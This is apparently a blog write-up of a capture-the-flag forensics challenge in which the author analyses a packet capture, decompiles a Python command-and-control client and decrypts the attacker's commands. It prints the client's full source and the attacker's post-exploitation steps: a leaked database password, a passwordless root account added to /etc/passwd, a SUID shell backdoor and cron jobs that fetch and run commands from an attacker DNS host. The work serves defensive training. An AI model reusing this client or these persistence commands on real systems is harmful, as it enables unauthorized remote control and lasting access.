


In this task, we have to step into the digital forensics analyst's shoes and investigate the incident. Let's start our investigation by downloading the evidence.zip file. Unzipping it yields a .pcap file, which we then open in Wireshark.
To get a high-level overview of the traffic distribution, navigate to Statistics → Protocol Hierarchy.

Most of the transmitted data flows over the HTTP protocol. In addition to the Protocol Hierarchy, Statistics → Conversations also provides a high-level view of the traffic.

We observed three conversations: SSH traffic on port 22, unknown traffic on port 1337, and HTTP traffic on port 80.

Within the HTTP traffic, we identified a single request for the base64_client file, with the response containing base64-encoded data. After saving the base64_client file to our working directory, we moved on to investigate the port 1337 traffic.


Inspection of the communication on port 1337 identified base64-encoded payloads across both requests and responses; decoding the data recovered several PNG image files.
After decoding the base64 payload extracted from base64_client, file-type analysis confirmed that the recovered artifact was an executable binary (ELF/PE).
cat base64_client | base64 -d > decoded_base64_client
file decoded_base64_client
Next, we opened the executable binary in Ghidra and performed static analysis to understand its functionality.
In the entry point, the main function points to thunk_FUN_00403e50. Navigating to that address revealed strings indicating the binary was compiled with PyInstaller, so we extracted its contents using pyinstxtractor.py.
python pyinstxtractor.py decoded_base64
[+] Processing decoded_base64
[+] Pyinstaller version: 2.1+
[+] Python version: 3.8
[+] Length of package: 11922732 bytes
[+] Found 47 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: client.pyc
[!] Warning: This script is running in a different Python version than the one used to build the executable.
[!] Please run this script in Python 3.8 to prevent extraction errors during unmarshalling
[!] Skipping pyz extraction
[+] Successfully extracted pyinstaller archive: decoded_base64
You can now use a python decompiler on the pyc files within the extracted directory pyinstxtractor indicates that client.pyc likely serves as the entry point. Because it is compiled Python bytecode, we can use uncompyle6 to decompile it.
uncompyle6 client.pyc
# uncompyle6 version 3.9.3
# Python bytecode version base 3.8.0 (3413)
# Decompiled from: Python 3.14.7 (main, Sep  5 2026, 05:55:41) [GCC 16.2.0]
# Embedded file name: client.py
import socket, base64, subprocess, sys
HOST = "10.0.2.64"
PORT = 1337

def xor_crypt(data, key):
    key_length = len(key)
    encrypted_data = []
    for i, byte in enumerate(data):
        encrypted_byte = byte ^ key[i % key_length]
        encrypted_data.append(encrypted_byte)
    else:
        return bytes(encrypted_data)


with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.connect((HOST, PORT))
    while True:
        received_data = s.recv(4096).decode("utf-8")
        encoded_image, encoded_command = received_data.split("AAAAAAAAAA")
        key = "MySup3rXoRKeYForCommandandControl".encode("utf-8")
        decrypted_command = xor_crypt(base64.b64decode(encoded_command.encode("utf-8")), key)
        decrypted_command = decrypted_command.decode("utf-8")
        result = subprocess.check_output(decrypted_command, shell=True).decode("utf-8")
        encrypted_result = xor_crypt(result.encode("utf-8"), key)
        encrypted_result_base64 = base64.b64encode(encrypted_result).decode("utf-8")
        separator = "AAAAAAAAAA"
        send = encoded_image + separator + encrypted_result_base64
        s.sendall(send.encode("utf-8"))

# okay decompiling client.pyc
Upon reviewing the decompiled script, we observe that client.py initializes a socket and connects to the C2 server. It then enters a loop, waiting for incoming data and storing it in a variable.
Next, it splits the received payload using the delimiter AAAAAAAAAA:
The first chunk is assigned to encoded_image.
The second chunk is assigned to encoded_command.
The script then base64-decodes encoded_command, XORs the resulting bytes with the key 'MySup3rXoRKeYForCommandandControl', and stores the output in decrypted_command. It executes this command via subprocess.check_output and captures the output in result. Finally, it XORs the command output using the same key, base64-encodes the ciphertext, and transmits it back alongside encoded_image, again separated by AAAAAAAAAA. In essence, the client implements a symmetric XOR obfuscation routine to handle command-and-control (C2) instructions.
Now, We can use tshark to extract the all traffic going or coming from port 1337 from the captured .pcap file. We also need to hex decode the output using xxd, as tshark outputs data in hex-encode format.
tshark -r capture.pcap -Y "tcp.port == 1337" -T fields -e data | xxd -r -p > payload we write a python program to decrypt payload
import base64

key = b'MySup3rXoRKeYForCommandandControl'
with open("payload","r") as f:
    for line in f:
        hex_string = line.strip()

        if not hex_string:
            continue

        text = bytes.fromhex(hex_string).decode('utf-8').split("AAAAAAAAAA")[-1]
        decode = base64.b64decode(text)
        xored = bytes(b ^ key[ i % len(key)] for i, b in enumerate(decode))
        print(xored.decode('utf-8',errors='replace'))
Decrypted payload:
id
uid=1000(bella) gid=1000(bella) groups=1000(bella),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev)

cat /home/bella/.bash_history
mysql -u root -p'vb0xIkSGbcEKBEi'

sudo -l
Matching Defaults entries for bella on seetwo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User bella may run the following commands on seetwo:
    (ALL : ALL) ALL

id
uid=0(root) gid=0(root) groups=0(root)

echo 'toor::0:0:root:/root:/bin/bash' >> /etc/passwd

tail -n 1 /etc/passwd
toor::0:0:root:/root:/bin/bash

cp /usr/bin/bash /usr/bin/passswd

chmod u+s /usr/bin/passswd

ls -l /usr/bin/passswd
-rwsr-xr-x 1 root root 1183448 Oct 27 03:07 /usr/bin/passswd

md5sum /usr/bin/passswd
23c415748ff840b296d0b93f98649dec  /usr/bin/passswd

md5sum /usr/bin/bash
23c415748ff840b296d0b93f98649dec  /usr/bin/bash

echo '* * * * * /bin/sh -c "sh -c $(dig ev1l.thm TXT +short @ns.ev1l.thm)"' >> /var/spool/cron/crontabs/root

tail -n 1 /var/spool/cron/crontabs/root
* * * * * /bin/sh -c "sh -c $(dig ev1l.thm TXT +short @ns.ev1l.thm)"

echo '* * * * * echo L2Jpbi9zaCAtYyAic2ggLWMgJChkaWcgZXYxbC50aG0gVFhUICtzaG9ydCBAbnMuVEhNe1NlZTJzTmV2M3JHZXRPbGR9LnRobSki | base64 | sh' >> /var/spool/cron/crontabs/bella

tail -n 1 /var/spool/cron/crontabs/bella
* * * * * echo L2Jpbi9zaCAtYyAic2ggLWMgJChkaWcgZXYxbC50aG0gVFhUICtzaG9ydCBAbnMuVEhNe1NlZTJzTmV2M3JHZXRPbGR9LnRobSki | base64 | sh
- What is the first file that is read? Enter the full path of the file.
/home/bella/.bash_history
- What is the output of the file from question 1?
mysql -u root -p'vb0xIkSGbcEKBEi'
- What is the user that the attacker created as a backdoor? Enter the entire line that indicates the user.
toor::0:0:root:/root:/bin/bash
- What is the name of the backdoor executable?
/usr/bin/passswd
- What is the md5 hash value of the executable from question 4?
23c415748ff840b296d0b93f98649dec
- What was the first cronjob that was placed by the attacker?
/bin/sh -c "sh -c $(dig ev1l.thm TXT +short @ns.ev1l.thm)"
- What is the flag?
THM{REDACTED}
About the author
- Security researcher, CTF player, and cybersecurity undergraduate working across offensive and defensive security. I document penetration testing workflows, SOC investigations, DFIR case studies, and CTF challenges from the ground up.
Comments
Join the discussionNo comments yet. Be the first to comment.